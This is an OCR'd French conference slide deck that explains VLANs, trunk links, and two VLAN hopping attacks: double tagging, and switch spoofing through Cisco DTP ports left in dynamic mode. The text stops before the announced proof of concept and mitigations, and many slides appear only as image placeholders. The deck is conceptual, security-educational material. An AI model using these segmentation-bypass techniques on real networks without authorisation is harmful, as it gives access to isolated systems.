VLAN HOPPING

(OU SAUT DE VLAN EN BON FRANÇAIS)

~DÉROULEMENT

1. Whoami
2. VLANs - Rappels
3. VLAN Hopping, techniques
4. Scénario d'attaque
5. Proof Of Concept
6. Mitigations

~WHOAMI

- bWlrYQ
- Etudiant en Réseaux & Télécommunications
- Alternant chez [...snipped...]
- Joueur de CTF avec EGO+
- Web, Réseau, Forensique
- Bénévole chez Root-Me dans la team QA

https://root-me.org/bWlrYQ

https://github.com/bWlrYQ

https://twitter.com/bWlrYQ

https://bwlryq.net

~VLAN, INTRODUCTION

- Un VLAN est un réseau informatique virtualisé permettant de segmenter un LAN défini, en différents réseaux locaux isolés les uns des autres.


- Chaque VLAN porte un numéro associé


- Réduction des coûts

- Amélioration de la topologie du réseau


- Renforcement de l'aspect sécurité

~VLAN, INTRODUCTION






~VLAN, RÉSEAU TYPE 1/2



Réseau sans VLAN

~VLAN, RÉSEAU TYPE 2/2




Réseau avec VLAN

~VLAN, NOTION DE TRUNK

- Utile à la transmission de plusieurs VLANs sur un même lien physique.

- Inverse du lien trunk = lien d'accès



~VLAN HOPPING, INTRODUCTION

- Exploit permettant à un attaquant de "sauter" d'un VLAN (celui dans lequel sa machine se trouve) vers un autre VLAN et par conséquent d'accéder aux équipements présents sur celui-ci.


~VLAN HOPPING, DOUBLE TAGGING 1/2

- Dans un vlan (hors du vlan natif), chaque trame est taggée avec le numéro de VLAN associé, cela permet au switch de savoir où forwarder les trames.

- Si on tag une trame avec le vlan natif puis un autre derrière, alors le Switch enlève le tag du vlan natif puis transfert la trame à un autre switch qui lui verra le second tag de VLAN.

- Facile à mettre en place et difficile à patcher mais ça ne fonctionne que dans un sens, on ne peut pas obtenir de retour.

~VLAN HOPPING, DOUBLE TAGGING 2/2



~VLAN HOPPING, SWITCH SPOOFING 1/3

- Comment les choses se font chez Cisco:


~VLAN HOPPING, SWITCH SPOOFING 2/3

- DTP (Dynamic Trunking Protocol): protocole propriétaire Cisco qui permet de gérer de manière automatique l'établissement d'un lien trunk entre deux commutateurs.

- Si un port est en mode **dynamic auto** ou **dynamic desirable** alors on peut passer d'un port access à un port trunk en y branchant un switch.


~VLAN HOPPING, SWITCH SPOOFING 3/3

1.




~VLAN HOPPING, SWITCH SPOOFING 3/3

2.



